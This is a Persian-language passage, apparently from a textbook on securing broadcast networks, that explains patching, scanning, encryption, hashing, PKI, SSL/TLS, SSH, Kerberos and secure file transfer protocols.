
۵-۲-۱. حفظ یک محیط امن

هدف فریم‌ورک AAA تنظیم دسترسی به محیط به منظور ایجاد یک شبکه امن است. از آن‌جایی‌که در مورد رویکرد لایه‌ای صحبت می‌کنیم، باید برای احتمال به خطر افتادن این شبکه امن نیز آماده شویم، به همین دلیل باید همه چیز را مرتب و تحت کنترل نگه داریم. میان‌افزار دستگاه‌ها، نرم‌افزارهای کاربردی و سیستم عامل‌ها (OS)، همگی باید از طریق اجرای سیستم‌هایی با جدیدترین نسخه‌های مجاز patch شوند.

۶-۲-۱. Patching

موضوع Patching سیستم‌عامل‌ها، برنامه‌ها و دستگاه‌ها بحث‌برانگیز است و به روز نگه داشتن سیستم با patchهای امنیتی برای حفظ امنیت آن بسیار مهم است. علاوه بر این، آخرین patchها همیشه بدون خطا یا سازگار با سایر بخش‌های سیستم نیستند. هنگام انتشار patch های جدید سیستم‌عامل، بهتر است از فروشنده‌هایی که برنامه‌های آن‌ها ممکن است تحت تاثیر patch قرار گرفته باشد، شروع به پذیرش patchها کنید. به عنوان مثال، یک سازنده نرم‌افزار ویندوز ممکن است آخرین patchها را بپذیرد. پس از پذیرفته شدن، patchها باید بر روی تعداد کمی از برنامه‌های کاربردی، مستقر شده و یا در یک سیستم آزمایشی خاص، آزمایش شوند. وسایلی مانند فایروال ها و سوئیچ‌های اترنت باید دارای واحدهای backup با نرم افزار به روز شده باشند که در صورت بروز مشکل به راحتی قابل تعویض باشند. در صورت امکان، یک سیستم را نیز می‌توان از کار انداخت تا آزمایشات لازم را انجام دهد، برای اطمینان از شبیه‌سازی‌های قابل اعتماد و صحیح، تکرار بارهای کاری، گردش کار و ارتباطات به موقعی که سیستم در طول عملیات عادی تجربه می کند، مهم است. هر بار که یک patch جدید تحویل داده می‌شود، فرآیندهای آزمایش باید ایجاد و دنبال شوند.

در بیشتر محیط‌ها، سیستم عامل خودکار یا patch برنامه کاربردی توصیه نمی‌شود. برنامه‌ها و دستگاه‌ها در طول فرآیند راه‌اندازی و بارگذاری مجدد، آفلاین می‌شوند و آزمایشی را که قبلا ذکر شد دور می‌زنند. تغییرات کوچک می‌تواند تاثیر منفی بر تعدادی از برنامه‌ها داشته باشد، مانند اتوماسیون پخش، که با سیستم عامل و پشته شبکه تنظیم می‌شود، بنابراین حتی تنظیمات اندک نیز می‌تواند بر روی آن اثر داشته باشد. هنگام راه‌اندازی سیستم‌های مدیریت patch سیستم‌عامل، احتیاط کنید، زیرا این سیستم‌ها ظرفیت دانلود، نصب و یا راه‌اندازی مجدد میزبان‌هایی را دارند که نیاز به patchهای امنیتی دارند. کل شبکه‌ها می‌توانند سیستم عامل‌های خود را با استفاده از این فناوری ها به طور همزمان نصب و به روز کنند.



شکل ۵-۱- patching و اسکن کردن میزبان

۷-۲-۱. اسکن کردن

ما به روشی نیاز داریم تا کاربران غیرقانونی یا خطرناک در یک سیستم را زیر نظر داشته باشیم. این کار را می‌توان با اسکن دستی یا خودکار انجام داد. برنامه‌هایی که اسکن می‌شوند می‌توانند پورت‌های باز، فرآیندها و برنامه‌های تایید نشده، بدافزارها، سیستم عامل‌ها، patchهای امنیتی برنامه‌ها، دستگاه‌ها و ویروس‌ها را بررسی کنند. به طور معمول، یک عامل بر روی میزبان قرار می‌گیرد و به مدیریت گزارش می‌دهد. با این حال، مواردی وجود دارد که باید در مورد این موضوع در نظر گرفت.

۱-۷-۲-۱. اسکنرهای آنتی ویروس

دریافت جدیدترین تعاریف ویروس و بدافزار از وب‌سایت فروشنده برای هر میزبان توصیه نمی‌شود. به طور معمول، این امر مستلزم باز کردن طیف وسیعی از آدرس‌های IP در فایروال برای هر میزبان است. وجود یک مدیر استقرار آنتی ویروس در هر زیر شبکه که به روزرسانی‌ها را دریافت کند و با همه میزبان‌های داخلی ارتباط برقرار کند، راه‌حل بهتری است. پورت‌های فایروال که باید باز شوند فقط برای مدیران راه‌انداز و پشتیبان سیستم هستند. لازم به ذکر است که برخی از ارائه‌دهندگان آنتی ویروس، داده-های میزبان را در سیستم‌های خود حفظ می‌کنند. در صورت بروز مشکل امنیتی باید این مشکل برطرف شود. در مورد سیستم‌های اتوماسیون پخش، اسکن آنتی ویروس در دستگاه های محلی نیز ممکن است بر دسترسی فایل و پشته شبکه تاثیر منفی بگذارد. لذا توصیه می‌شود از آن اجتناب کنید.

۲-۷-۲-۱. اسکنرهای میزبان

پشته‌های شبکه برای سیستم‌های اتوماسیون پخش نیز ممکن است تحت تاثیر برنامه‌هایی قرار بگیرند که بررسی‌های امنیتی را انجام می‌دهند، مانند آزمایش نفوذ با جستجوی پورت‌های باز و patchهای سیستم‌عامل خارجی. در واکنش به اسکن‌ها، میزبان از منابع داخلی استفاده می‌کند که می تواند برای سرویس‌ها و برنامه‌های در حال اجرا مضر باشد.

۸-۲-۱. ذخیره‌سازی و انتقال امن

طراحی و نگهداری یک شبکه امن شامل حفاظت از داده ها و ارتباطات در برابر عوامل مخربی که ممکن است به خطوط دفاعی سیستم نفوذ کنند، می‌باشد. شبکه را می‌توان با استفاده از تکنیک‌های مختلفی امن کرد که همگی شامل رمزگذاری است. اصطلاحات هش کردن (hashing) و رمزگذاری که در ادامه می‌آید به توضیح سیستم‌ها و رویه‌های مورد استفاده برای تضمین ذخیره‌سازی و انتقال ایمن کمک می‌کند.

۱-۸-۲-۱. رمزگذاری

برای حفظ اطلاعات به صورت خصوصی، داده‌های قابل خواندن (متن ساده(plaintext)) از طریق فرآیند رمزگذاری به داده‌های ناخوانا (متن رمز(ciphertext)) تبدیل می شوند. سه حالت رمزگذاری وجود دارد.

- رمزگذاری در حالت غیرفعال: از به خطر افتادن سیستم در هنگام ذخیره داده‌ها جلوگیری می‌کند. معمولا از الگوریتم رمزگذاری معروف به استاندارد رمزنگاری پیشرفته (AES) (Advanced Encryption Standard) استفاده می‌کند.
- رمزگذاری در حین انتقال: از اطلاعات در حین انتقال بین دو سرور یا سرویس محافظت می‌کند. در مبدا، داده‌ها رمزگذاری می‌شود و در مقصد، پس از بررسی نقاط پایانی، داده‌ها رمزگشایی می‌شوند. این روش از فریم‌ورک‌هایی مانند PKI، TLS، SSL و Kerberos استفاده می‌کند که بعدا به آن‌ها می‌پردازیم.
- رمزگذاری در حال استفاده: برای محافظت در برابر به خطر افتادن داده‌ها در طول پردازش، داده‌های ذخیره شده در حافظه برنامه رمزگذاری می‌شوند.

۲-۸-۲-۱. کلیدهای رمزگذاری

داده‌ها با استفاده از رشته‌های تصادفی اعداد و حروف به نام کلیدهای رمزگذاری درهم و برهم (scramble and unscramble) می‌شوند. هر چه رشته طولانی‌تر باشد، شکستن رمزگذاری و رمزگشایی داده‌ها سخت‌تر می‌شود.

- کلیدهای متقارن: رمزگذاری و رمزگشایی با استفاده از یک کلید خصوصی انجام می‌شود.
- کلیدهای نامتقارن: برای یک مکالمه ایمن، از دو کلید استفاده می‌شود: کلید عمومی که برای همه شناخته شده است و کلید خصوصی که فقط یک طرف آن را می‌شناسد. تنها کلیدهایی که می‌توانند داده‌ها را هم رمزگذاری و هم رمزگشایی کنند، این دو هستند. صاحبان کلید عمومی می‌دانند که فقط صاحب کلید خصوصی به داده‌های آن‌ها دسترسی دارد.

شکل ۱-۶- رمزنگاری متقارن و نامتقارن

۳-۸-۲-۱. هش داده‌ها

الگوریتم هش یک ورودی (پیام) را به یک عدد با اندازه ثابت تبدیل می‌کند که به عنوان خلاصه پیام یا هش شناخته می‌شود. یک الگوریتم هش توسط فرستنده و گیرنده توافق می‌شود. در نتیجه، هنگامی که آن‌ها بر روی یک پیام اعمال می‌شوند، همه آن‌ها یک مقدار هش را ایجاد می‌کنند که یک بررسی یکپارچگی برای گیرنده فراهم می‌کند. در این–جا مثالی از نحوه استفاده از آن آورده شده است:

گردش کار یک هش کردن عادی

۱. مرورگر کلاینت و سرور بر روی روش الگوریتم هش توافق دارند.

۲. سرور، الگوریتم هش را برای هر بسته داده اعمال می‌کند تا خلاصه پیام ایجاد کند.

۳. سرور، خلاصه پیام و بسته داده را به کلاینت منتقل می‌کند.

۴. کلاینت، خلاصه پیام را با استفاده از همان الگوریتم هش از داده‌ها ایجاد می‌کند.

۵. کلاینت، خلاصه پیامی را که ایجاد کرده است با پیامی که سرور ارسال کرده است، مقایسه می‌کند.

۶. اگر هر دو یکسان باشند، داده‌ها از بررسی یکپارچگی عبور کرده‌اند.

۹-۲-۱. ذخیره‌سازی ایمن

رمزگذاری داده ها امکان ذخیره ایمن اطلاعات ارزشمند مانند داده‌های کاربر یا کارمند یا رسانه پخش را فراهم می‌کند. هنگامی که داده‌ها در فضای ذخیره‌سازی، نوشته یا بازیابی می‌شوند، رایانه میزبان معمولا رمزگذاری و رمزگشایی را انجام می‌دهد. دسترسی به این داده‌ها در صورت بازیابی بدون کلید رمزگذاری برای هیچ نهادی امکان–پذیر نیست. بسته به برنامه و یا دستگاه ذخیره‌سازی، رمزگذاری در حین پیکربندی فضای ذخیره‌سازی ممکن است به سادگی علامت زدن یک چک‌باکس باشد. همین امر در موارد دیگر نیز صدق کند، برخی از ارائه‌دهندگان ذخیره‌سازی ابری به طور پیش فرض عملیات رمزگذاری را انجام می‌دهند. هش کردن داده‌ها گزینه دیگری است. این روش برای بررسی یکپارچگی بکار می‌رود تا اطمینان حاصل شود که داده‌ها از زمانی که در رسانه ذخیره‌سازی نوشته شده‌اند، تغییر یا دستکاری نشده‌اند.

۱۰-۲-۱. ارتباطات ایمن

داده‌های بین فرستنده و گیرنده باید رمزگذاری شوند، گرچه یکی یا هردو داخل یا خارج از شبکه امن باشند، این امر در مورد ذخیره‌سازی داده‌ها در دستگاه‌های ذخیره‌سازی یا استخراج داده‌ها از آن‌ها نیز صدق می‌کند. یک شخص ثالث معمولا علاوه بر رمزگذاری برای حفظ حریم خصوصی داده‌ها و هش برای یکپارچگی داده‌ها درگیر احراز هویت یک یا هر دو طرف ارتباط، نیز است. در ادامه در مورد نحوه استفاده از زیرساخت کلید عمومی


(PKI)،SSL/TLS و پروتکل‌های Kerberos صحبت خواهیم کرد.

۱۱-۲-۱. زیرساخت کلید عمومی (PKI)

PKI چارچوبی برای رمزگذاری نامتقارن دو کلیدی و امنیتی است که از اتصالات سرویس گیرنده و سرور محافظت می‌کند. ایجاد، مدیریت، توزیع، استفاده، ذخیره‌سازی و لغو گواهی‌های دیجیتال و کلیدهای خصوصی نیز به مجموعه‌ای از نقش‌ها، خط‌مشی‌ها، فرآیندها و رویه‌ها نیاز دارد.

این واقعا به چه معناست؟ ما ویژگی‌های امنیتی هش و رمزگذاری را بررسی کرده ایم، اما هنوز در مورد احراز هویت شخص ثالث صحبت نکرده‌ایم. یک سازمان خارجی که به عنوان مرجع صدور گواهی دیجیتال (Certificate Authority) (CA) شناخته می‌شود، به عنوان طرف احراز هویت در سیستم PKI عمل می‌کند. با استفاده از (HTTPS)، یک مرورگر وب سرویس‌گیرنده در حال تلاش برای برقراری ارتباط ایمن با یک وب سرور در سناریوی استفاده معمولی است. مراحل پایه‌ای چارچوب PKI در تصویر زیر نشان داده شده است.

مجموعه‌ای که میزبانی کلاینت‌ها را انجام می‌دهد، باید ابتدا گواهینامه‌ای از یک CA قابل اعتماد دریافت کند که مشروعیت مالک وب سایت را قبل از میزبانی کلاینت‌ها تایید می‌کند. زمانی‌که CA مشخص کند که نهاد درخواست کننده، مالک قانونی وب سایت است، یک گواهی X.۵۰۹ به همراه یک کلید خصوصی و عمومی که توسط CA امضا شده است، برای نهاد درخواست کننده، ارسال می‌شود. هنگامی که کلاینت‌ها سعی می‌کنند با سرور ارتباط برقرار کنند، به کلید عمومی دسترسی خواهند



شکل ۱-۷- گردش کاری پایه‌ای PKI

داشت که به طور ایمن در سرور نگهداری می‌شود. معمولا، یک مرجع ثبت (Registration Authority)(RA) تاییدیه‌های نهاد CA را انجام می‌دهد.

۱-۱۱-۲-۱. گردش کاری پایه‌ای PKI (برای HTTPS)

۱. مرورگر کلاینت با سرور HTTPS ارتباط برقرار می‌کند (Hello) و لیستی از مجموعه‌های رمز سازگار و نسخه SSL/TLS را درخواست می‌کند.

۲. سرور یک گواهی دیجیتال و یک کلید عمومی برای کلاینت ارسال می‌کند.

۳. کلاینت سعی می‌کند از یک RA شخص ثالث برای تایید گواهی استفاده کند.

۴. پس از تایید، کلاینت و سرور با ایجاد یک کلید جلسه متقارن و رمزگذاری آن با استفاده از کلید عمومی نامتقارن سرور، ارتباط برقرار می‌کنند.

۵. سرور، ارتباطات را برای جلسه با استفاده از یک کلید متقارن رمزگذاری می‌کند که با استفاده از یک کلید خصوصی نامتقارن رمزگشایی می‌شود.

۶. آن‌ها با الگوریتم هش با استفاده از رمزگذاری متقارن موافقت می‌کنند.

۷. ارتباط هش شده و رمزگذاری شده شروع می‌شود.

نکته ۱: رمزگذاری نامتقارن برای ایجاد یک جلسه امن بین کلاینت و سرور بکار می‌رود و رمزگذاری متقارن برای تبادل داده‌ها در جلسه ایمن استفاده می‌شود. کلیدهای نامتقارن بسیار طولانی‌تر از کلیدهای متقارن هستند و به زمان و قدرت پردازش بیش‌تری نیاز دارند. بنابراین تغییر به یک کلید متقارن برای ارتباط جلسه سریعتر است و پردازشگر کمتری نیاز دارد.

نکته ۲: مرورگر وب کاربر احتمالا با یک کپی از کلیدهای عمومی از پیش نصب شده از CAهای معروف ارائه می‌شود. مرورگرهای وب معروف از جمله کروم، فایرفاکس، سافاری و Edge همگی دارای گواهینامه‌های CA معتبر هستند. این بدان معنی است که می‌توان از آن‌ها برای تایید اعتبار گواهی‌های صادر شده یا امضا شده توسط آن مقامات گواهی با RA استفاده کرد زیرا آن‌ها قبلا نسخه‌هایی از کلیدهای عمومی خود را دارند.

۲-۱۱-۲-۱. ملاحظات عملی با PKI

برای دریافت گواهینامه از CA، هزینه ثبت نام مورد نیاز است. اگر یک کسب و کار نیاز به ثبت صدها یا هزاران میزبان داشته باشد؛ هزینه تمام‌شده بسیار بالا خواهد بود. میزبان‌های مورد نظر ممکن است پویا باشند، به این معنی که ممکن است مانند ماشین‌های مجازی (virtual machines)(VM) یا کانتینرها در پاسخ به تقاضا برای سرویسی که به گواهی‌های زودگذر نیاز دارد، وضعیت گردشی داشته باشند. علاوه بر این، عملکرد سیستم در صورت قطع اینترنت که RA در دسترس نیست باید در نظر گرفته شود. به همین دلیل و به دلیل سادگی پیکربندی، بسیاری از میزبان‌های PKI با گواهی‌های خود امضا پیکربندی شده‌اند. این‌ها گواهینامه‌های امضا شده CA نیستند. در عوض، آن‌ها با استفاده از کلیدهای خصوصی خود امضا می‌شوند. آن‌ها را می‌توان به سرعت و به سادگی با یک برنامه تولید گواهی محلی ایجاد کرد، اما از آن‌جایی که هیچ تایید شخص ثالثی در کار نیست، خطرناک هستند، بنابراین مرحله اعتماد از این فرایند حذف می‌شود. تعداد گواهینامه‌ها، مکان و مالک آن‌ها نیز از دید تیم امنیتی پنهان می‌شود.

برای رسیدگی به مشکلات ذکر شده در مورد گواهینامه‌های خودامضا، انتخاب دیگری وجود دارد. بسیاری از سازمان‌ها یک CA محلی و خصوصی را در شبکه داخلی خود راه‌اندازی می‌کنند. از آن‌جایی که برای ادامه عملیات شرکت ضروری است، باید به عنوان یک سرویس با سطح دسترسی بالا راه‌اندازی شود و کارکنان پشتیبانی فنی محلی باید در مدیریت و پشتیبانی آن به خوبی آموزش دیده باشند.

۱-۲-۱۲. پروتکل‌های SSL/TSL

یک سیستم رمزنگاری به نام لایه سوکت ایمن (Secure Socket Layer) (SSL) برای ارائه ارتباطات شبکه ایمن استفاده می‌شود. این سیستم جایگزین پروتکل امنیت لایه انتقال (Transport Layer Security)(TLS) شده است. TLS هم‌چنین از استانداردهای رمزگذاری مختلفی پشتیبانی می‌کند که در PKI گنجانده نشده‌اند. این‌ها اغلب به عنوان لایه امنیتی پروتکل HTTPS برای وب سایت‌های امن استفاده می‌شوند و از چارچوب PKI که قبلا توضیح داده شد، استفاده می‌کنند. با پارامترهای پیکربندی در وب سرورهای مربوطه، سیستم عامل‌ها، هایپروایزرها و مدیران کنترلر کانتینر، SSL/TLS را می‌توان بر روی سرورها، ماشین های مجازی یا کانتینرها فعال کرد.


۱-۱۲-۲-۱. پروتکل پوسته امن

زمانی که پروتکل ناامن Telnet معرفی شد، قرار بود با پروتکل پوسته امن (Secure Shell)(SSH)، یک پروتکل رمزنگاری که ارتباطات شبکه ایمن را تسهیل می‌کند، جایگزین شود. SSH اجازه دسترسی از راه دور به خط فرمان را می‌دهد. به دلیل معماری باز آن، امروزه هنوز برای طیف گسترده‌ای از اهداف دیگر، مانند پیکربندی ورود خودکار (بدون گذرواژه) به سرورهای راه دور و پروتکل انتقال فایل امن (SSH) SFTP) استفاده می‌شود.

توجه: Telnet تنها روش ارتباطی موجود برای پیکربندی در تعداد زیادی از دستگاه‌های صنعتی و برودکست قدیمی از جمله تجهیزات ماژولار است، اما از آنجا که Telnet به طور پیش‌فرض هیچ داده‌ای را که از طریق اتصال ارسال می‌شود، از جمله رمزهای عبور، رمزگذاری نمی‌کند، رهگیری رمزهای عبور امکان‌پذیر است و بنابراین به عنوان یک گزینه توصیه نمی‌شود.

۱-۲-۱۲-۲. Kerberos

Kerberos، سیستم دیگری برای اعطای مجوز و احراز هویت از طریق شبکه‌های ناامن بین کلاینت‌ها و سرورها (یا بسیاری از گره‌ها) است. از یک مرکز توزیع کلید شخص ثالث قابل اعتماد (Key Distribution Center) (KDS) استفاده می‌کند، که یک کپی از



شکل ۸-۱- لینک‌های مشترک ایمن

کلید خصوصی هر گره را برای احراز هویت گره‌ها نگهداری می‌کند. برای اهداف امنیتی، به جای ارسال کلید واقعی از طریق شبکه، از هش کلید استفاده می‌شود.

KDS شامل سرورهای احراز هویت (AS)(Authentication Servers)، سرورهای اعطای بلیط (TGS) (Ticket Granting Server) است.

در گردش کار اصلی Kerberos، تعامل بین کلاینت و سرور سرویس (SS) به صورت زیر است:

۱. کلاینت به AS وارد می‌شود و احراز هویت می‌شود.

۲. AS نام کاربری کلاینت را به KDS می‌فرستد، که از کلید مخفی TGS برای رمزگذاری بلیط اعطا بلیط (TGT) (Ticket-Granting Ticket) استفاده می‌کند و سپس آن را به ایستگاه کاری کاربر می‌فرستد.

۳. سرور قبلا یک نام اصلی سرویس (SPN) ثبت شده در TGS دارد.

۴. کلاینت با ارسال TGT به TGS به دنبال دسترسی به سرویس SPN است.

۵. TGS تایید می‌کند که کاربر مجوز دسترسی به این سرویس را دارد و TGT معتبر است.

۶. TGS کلید جلسه و بلیط را در اختیار کلاینت قرار می‌دهد.

۷. کلاینت درخواست خدمات و بلیط را به SS ارسال می‌کند.

۸. SS سرویس درخواستی را به کلاینت می‌دهد.

توجه: Kerberos اعتماد هویت متقابل یا احراز هویت را بین کلاینت و سرور از طریق یک شخص ثالث قابل اعتماد ایجاد می‌کند، در حالی‌که SSL/TLS احراز هویت سرور را به تنهایی تضمین می‌کند.

گنجاندن کانال‌های ارتباطی ایمن که همه کلاینت‌ها، سرورها و ذخیره‌سازی داده‌ها را به هم متصل می‌کند در نمودار بالا نشان داده شده است. همان‌طور که قبلا گفته شد، راه‌های مختلفی برای انجام این کار از طریق رمزگذاری وجود دارد.

۱۳-۲-۱. انتقال امن فایل

انتقال فایل‌ها بین شبکه‌ها به ارائه‌دهندگان ابری، یکی از اجزای اصلی گردش کار سیستم‌های برودکست است. این را می‌توان در تعدادی از نمونه‌های مورد استفاده گنجاند:

منبع تولید رسانه <- ورودی برودکست


آماده‌سازی برودکست <-> رسانه پردازشگر/ترنسکودر

آماده‌سازی برودکست <-> سیستم ویرایش

آماده‌سازی برودکستر <- توزیع، اجرای برودکست

پروتکل انتقال فایل (FTP)، که ممکن است حاوی احراز هویت باشد، اما فاقد رمزگذاری است، اغلب توسط سیستم‌های قدیمی مرسوم برای انتقال این داده‌ها استفاده می‌شود. اگر گزینه نام کاربری و گذر واژه تنظیم شده باشد، متن آشکار و رمزگذاری نشده منتقل می‌شود. راه‌حل استفاده از پسوند SSL/TLS برای FTP معروف به FTP-SSL (FTPS)، استفاده از رمزگذاری TLS است. استفاده از پروتکل انتقال فایل SSH (SFTP) که با FTPS ناسازگار است، یک انتخاب مناسب دیگر است. این پروتکل‌های امن به عنوان جایگزین در هنگام پیکربندی انتقال فایل در اکثر رایانه‌های فعلی موجود هستند.

پروتکل کنترل انتقال (TCP)، که انتقال داده قابل اعتماد را بین میزبان‌ها در شبکه و در سراسر اینترنت امکان‌پذیر می‌کند، توسط پروتکل انتقال فایل (FTP) استفاده می‌شود. در این بهینه‌سازی، دقت بر سرعت اولویت دارد. برخی از راه‌حل‌های اختصاصی تحویل فایل با استفاده از پروتکل بسته داده کاربر (UDP)، گاهی اوقات همراه با TCP، تحویل سریع فایل را به ویژه در فواصل طولانی‌تر ارائه می‌دهند. UDP برای انجام handshaking و تصحیح خطا به جای استفاده از خود این ویژگی‌ها به برنامه متکی است. به طور معمول، این محصولات شامل رمزگذاری انتقال فایل نیز هستند. شرکت‌های برودکست از طرفداران



شکل ۹-۱- انتقال ایمن فایل در گردش کاری برودکست

بزرگ این برنامه‌های شتاب دهنده فایل هستند، با اینکه آن‌ها گران‌تر از استفاده از انواع امن FTP هستند و مصرف کنندگان اغلب بر اساس حجم داده‌های منتقل شده شارژ می‌شوند.

بدیهی است که انواع تکنیک‌ها برای حفاظت و بهبود ارتباطات میزبان به میزبان در داخل و خارج از شبکه‌های امن موجود است. هیچ مدرکی مبنی بر برتری یک پروتکل بر پروتکل دیگر وجود ندارد، که بر اساس برنامه، سیستم عامل، و طراحی سیستم متفاوت است. قبل از به دست آوردن لوازم و برنامه‌ها، مهم است که در مورد پروتکل‌های برنامه کاربردی فروشنده پشتیبانی شده، اطلاعاتی کسب و اطمینان حاصل کنید که همه اتصالات به اندازه کافی ایمن هستند.

